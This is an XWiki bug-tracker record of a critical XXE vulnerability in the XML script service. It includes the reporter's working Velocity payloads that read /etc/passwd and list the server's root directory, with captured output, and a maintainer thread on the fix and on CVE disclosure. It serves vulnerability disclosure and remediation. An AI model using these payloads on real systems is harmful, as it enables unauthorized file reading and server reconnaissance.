XML External Entity Injection (XXE) through XML script service

▼ Details

Type: Bug Resolution: Fixed

Priority: ♠ Critical Fix Version/s: 13.8-rc-1, (2)

Affects Version/s: 2.7 RC1
Component/s: XML

Labels: (attack_dataleak) (attacker_script) (security)

Tests: Unit
Difficulty: Unknown

Documentation: https://github.com/xwiki/xwiki-commons/security/advisories/GHSA-m2r5-4w96-qxg5

Documentation in N/A

Release Notes: Similar issues:

▼ Description

Any user with velocity script permission can read arbitrary files, directory listing and Server-side request forgery.

• Read arbitrary files payload:


{{velocity}}

#set(\$xml=\$services.get('xml'))

#set(\$xxe_payload = "<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE root[<!ENTITY xxe SYSTEM 'file:///etc/passwd' >]><root>
<foo>&xxe;</foo></root>")

#set(\$doc=\$xml.parse(\$xxe_payload))

\$xml.serialize(\$doc)



Directory listing payload:


{{velocity}}
#set(\$xml=\$services.get('xml'))
#set(\$xxe_payload = "<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE root[<!ENTITY xxe SYSTEM 'file:///' >]><root><foo>&xxe;</foo>
</root>")
#set(\$doc=\$xml.parse(\$xxe_payload))
\$xml.serialize(\$doc)
{{/velocity}}

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM 'file:///' c'/>
]>
<root><foo>.dockerenv
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</foo></root>
                                                                       Created by test test on 2021/08/26 15:19
          Tags: [+]
```

• SSRF payload:

{{velocity}}

{{/velocity}}



Attachments



✓ Issue Links

links to

GHSA-m2r5-4w96-qxg5

Activity

Newest first

Petrus Viet (a member of VNG Security) added a comment - 21/Dec/21 16:39

Hello team,

90 days have passed since this issue was resolved. Can you publish this issue and CVE ID ?

Petrus Viet (a member of VNG Security) added a comment - 30/Aug/21 15:05



▼ Thomas Mortagne added a comment - 30/Aug/21 10:40

There is no bugbounty program in XWiki. We publish a CVE for every security issue about 3 months after it's released following our policy, for which you can find more details on https://dev.xwiki.org/xwiki/bin/view/Community/SecurityPolicy/.

Petrus Viet (a member of VNG Security) added a comment - 30/Aug/21 10:14

Hello team.

With my problem find out, do i get bugbouty or CVE?

Thanks

▼ Thomas Mortagne added a comment - 26/Aug/21 20:27

Thanks.

Petrus Viet (a member of VNG Security) added a comment - 26/Aug/21 16:01

hi,

i checked on version 12.10.9

▼ Thomas Mortagne added a comment - 26/Aug/21 12:33

The vulnerable code is located in XMLScriptService. We need to disable external entities, in the XML parser used in this script service.

Thomas Mortagne added a comment - 26/Aug/21 12:24

PetrusViet could you give more information about the exact version of XWiki you reproduced this with

▼ People

Assignee:



Reporter:

Petrus Viet (a member of VNG Security) 🕦

Votes:

0 Vote for this issue

Watchers:

2 Start watching this issue

Dates

Created:

26/Aug/21 10:03

Updated:

07/Jul/22 11:31

Resolved:

21/Sep/21 11:08

Date of First Response:

26/Aug/21 12:24 PM